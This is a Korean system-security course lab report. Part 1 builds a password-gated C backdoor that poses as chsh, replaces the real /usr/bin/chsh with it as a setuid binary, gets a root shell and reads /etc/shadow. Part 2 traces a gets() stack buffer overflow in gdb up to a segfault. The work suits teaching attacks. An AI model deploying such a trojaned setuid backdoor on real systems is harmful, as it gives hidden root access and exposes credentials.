시스템 보안 과제

1. 백도어 프로그램 실습

```
[redacted]@ubuntu:~/sibo/backdoor$ find /usr/bin -perm 4755
/usr/bin/umount
/usr/bin/chfn
/usr/bin/su
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/vmware-user-suid-wrapper
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/fusermount
/usr/bin/netctl
```

백도어 프로그램을 만들기 위해서는 바꿔치기할 대상을 찾는 것이 먼저 수행되어야 한다. find 명령어를 통해 4755의 권한을 갖는 명령 프로그램을 확인해보았다. 그 중 chsh는 사용자에 대한 기본 쉘을 변경하는 명령어인데, 나는 이 chsh를 위장한 백도어 프로그램을 만들 것이다.

```
[redacted]@ubuntu:~/sibo/backdoor$ chsh
Password:
Changing the login shell for [redacted]
Enter the new value, or press ENTER for the default
        Login Shell [/bin/bash]:
[redacted]@ubuntu:~/sibo/backdoor$ chsh
Password:
chsh: PAM: Authentication failure
```

우선, chsh의 동작 과정을 살펴보자.password를 입력받아서 맞으면 바꿀 쉘의 값을 입력받고, 틀리면 Authentication failure라는 문자열을 출력한다.
이것을 이용해서 아래와 같이 chsh.c라는 코드를 짰다.

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

int main(){
    char pw[20]; // password

    printf("Password:");
    scanf("%s", pw);

    if (strcmp(pw, "backdoor")==0){
        printf("Changing the login shell for sumin\n");
        printf("Enter the new value, or press ENTER for the default\n");
        printf("\tLogin Shell [/bin/bash]:\n");

        setuid(0);
        setgid(0);
        system("/bin/bash");
    } else {
        printf("chsh: PAM: Authentication failure");
    }

    return 0;
}
```

이 코드는 사용자로부터 값을 입력받아 pw라는 문자열 배열에 담는다. 만약 pw값이 'backdoor'라면 chsh가 정상적으로 실행됐을 때의 문자열을 출력해주고 나서 setuid, setgid 값을 0으로 만든 다음 system 명령어를 통해 bash쉘을 실행한다. setuid, setgid, system을 실행하기 위해 <unistd.h>, <stdlib.h>라는 헤더 파일을 불러왔다.

backdoor라는 문자열을 알고 있는 사용자라면 chsh를 실행했을 때 root 계정으로 접근이 가능한 것이다.

프로그램을 위장시키기 위해서 기존에 존재하던 chsh 명령 파일을 우리가 만든 chsh 파일로 대체시킬 것이다.

```
root@ubuntu:/home/[redacted]sibo/backdoor# gcc -o chsh chsh.c
root@ubuntu:/home/[redacted]/sibo/backdoor# chmod 4755 chsh
```

우선 sudo su 명령을 통해 root계정으로 접속한 후, 소스코드를 컴파일하고, chmod 4755 chsh로 권한을 변경해주었다.

```
root@ubuntu:/home [redacted] sibo/backdoor# cp /usr/bin/chsh /usr/bin/chshbackup
```

실습이 끝난 후 원래대로 돌려놓기 위해서 chsh 파일을 chshbackup이라는 이름으로 백업시켜주었다.

```
root@ubuntu:/home/[redacted]/sibo/backdoor# mv chsh /usr/bin
```

우리가 만든 chsh파일을 /usr/bin으로 이동시켜주면 백도어 프로그램을 숨기는 작업까지 끝나게 된다.

```
[redacted]@ubuntu:~/sibo/backdoor$ chsh
Password:backdoor
Changing the login shell for [redacted]
Enter the new value, or press ENTER for the default
        Login Shell [/bin/bash]:
root@ubuntu:~/sibo/backdoor#
```

/usr/bin 폴더 안에 있는 파일은 환경변수로 설정되기 때문에 별도의 경로설정 없이 실행이 가능하다. 따라서 일반 사용자 계정에서 chsh를 입력하면 다음처럼 백도어 프로그램이 실행된다.

맨 마지막 줄을 보면 root로 계정이 바뀌어있는 것을 알 수 있다.

```
root@ubuntu:~/sibo/backdoor# cat /etc/shadow
root:!:19125:0:99999:7:::
daemon:*:18858:0:99999:7:::
bin:*:18858:0:99999:7:::
sys:*:18858:0:99999:7:::
sync:*:18858:0:99999:7:::
games:*:18858:0:99999:7:::
man:*:18858:0:99999:7:::
lp:*:18858:0:99999:7:::
mail:*:18858:0:99999:7:::
news:*:18858:0:99999:7:::
```

기존 사용자라면 읽을 수 없는 shadow 파일도 잘 읽혀지는 것을 확인할 수 있다.

2. 버퍼 오버플로우 실습

```
#include <stdio.h>

int main(int argc, char *argv[]) {
    char buf[12];
    gets(buf);
    printf("%s\n", buf);
}
~
```

위와 같이 소스코드를 작성하였다.

```
@ubuntu:~/sibo/stack$ gcc -m32 -g -o overflow overflow.c -fno-stack-protec
tor -fno-builtin -mpreferred-stack-boundary=2 -fno-pie -fno-asynchronous-unwind
-tables
overflow.c: In function ‘main’:
overflow.c:5:2: warning: implicit declaration of function ‘gets’; did you mean
‘fgets’? [-Wimplicit-function-declaration]
    5 |  gets(buf);
      |  ^~~~
      |  fgets
/usr/bin/ld: /tmp/cceSC5Y7.o: in function `main':
/home/sumin/sibo/stack/overflow.c:5: warning: the `gets' function is dangerous
and should not be used.
```

문제에서 주어진 대로 옵션을 줘서 컴파일을 했다. gets함수 때문에 경고가 뜨지만 실습을 진행하기 위해 무시하도록 한다.

아마 이 경고에서 말하는 gets가 위험한 이유가 스택 버퍼 오버플로우를 발생시키기 때문인 것 같다.

```
ubuntu:~/sibo/stack$ gdb overflow
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 197 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from overflow...
pwndbg> list
1       #include <stdio.h>
2
3       int main(int argc, char *argv[]) {
4               char buf[12];
5               gets(buf);
6               printf("%s\n", buf);
7       }
```

gdb를 실행시켜서 list 명령어로 소스코드를 확인한다.

(실습 이전에 pwndbg가 설치되어 있어서 디버깅할 때 수업 내용과 완전히 같은 화면을 띄우진 않는다)

```
pwndbg> b 5
Breakpoint 1 at 0x11f7: file overflow.c, line 5.
```

6번째 줄 printf에서 세그멘테이션 폴트가 발생할 것이므로 그 윗줄인 gets에 브레이크포인트를 걸었다.

```
pwndbg> r
Starting program: /home/      sibo/stack/overflow

Breakpoint 1, main (argc=1, argv=0xffffd294) at overflow.c:5
5               gets(buf);
```

r로 실행을 시켰더니 gets가 실행되기 전 break가 걸렸다.

```
pwndbg> n
AAAAAAAAAAAA
```

n을 사용하여 다음 단계로 넘어갔더니 사용자 입력을 기다리고 있다.

buf의 크기가 12이기 때문에 A를 12개 넣어주었다.

```
pwndbg> n
AAAAAAAAAAAA
6               printf("%s\n", buf);
```

printf 함수를 실행하기 전 멈춰있다.

```
pwndbg> x/16xw $esp
0xffffd1ec:     0x41414141      0x41414141      0x41414141      0x00000000
0xffffd1fc:     0xf7de1ed5      0x00000001      0xffffd294      0xffffd29c
0xffffd20c:     0xffffd224      0xf7fb2000      0xf7ffd000      0xffffd278
0xffffd21c:     0x00000000      0xf7ffd990      0x00000000      0xf7fb2000
```

이 시점에서 메모리 덤프를 해보면 A12개와 문자열의 끝을 의미하는 Null문자까지 잘 들어간 것을 볼 수 있다.


```
pwndbg> c
Continuing.
AAAAAAAAAAAA
[Inferior 1 (process 2999) exited normally]
```

continue를 했더니 프로그램이 정상적으로 잘 종료되었다.


메모리 덤프한 부분을 보면 buf를 위해 할당된 12바이트 이전에 최초 ebp값을 저장하는데, 이 값은 여기서는 프로그램의 동작과 종료에 영향을 미치지 않기 때문에 정상적으로 종료된 것이다.

그럼 main함수로 돌아갈 때 사용될 ret값까지 덮어쓰는 코드를 써보기로 하자.

메모리 덤프한 시점에서 0xffffd1fc부분부터 새로운 값이 들어있으므로 이 부분이 ret값일 것이다.



이번에는 입력값으로 A 16개를 주었다.



이번엔 A값 16개와 NULL값 00까지 들어가게 되면서 기존의 ret값 중 최하위 비트 0xd5가 0x00으로 덮어쓰인 것을 볼 수 있다. (0xffffd1fc 라인의 첫번째 칸) ret값이 변경되었음을 의미한다.

이 시점에서 다시 n을 해보면 Segmentation fault가 나온 것을 확인할 수 있다.

따라서 버퍼 오버플로우로 세그멘테이션 폴트가 발생하는 최소 길이의 입력값은 16인 것을 확인할 수 있었다.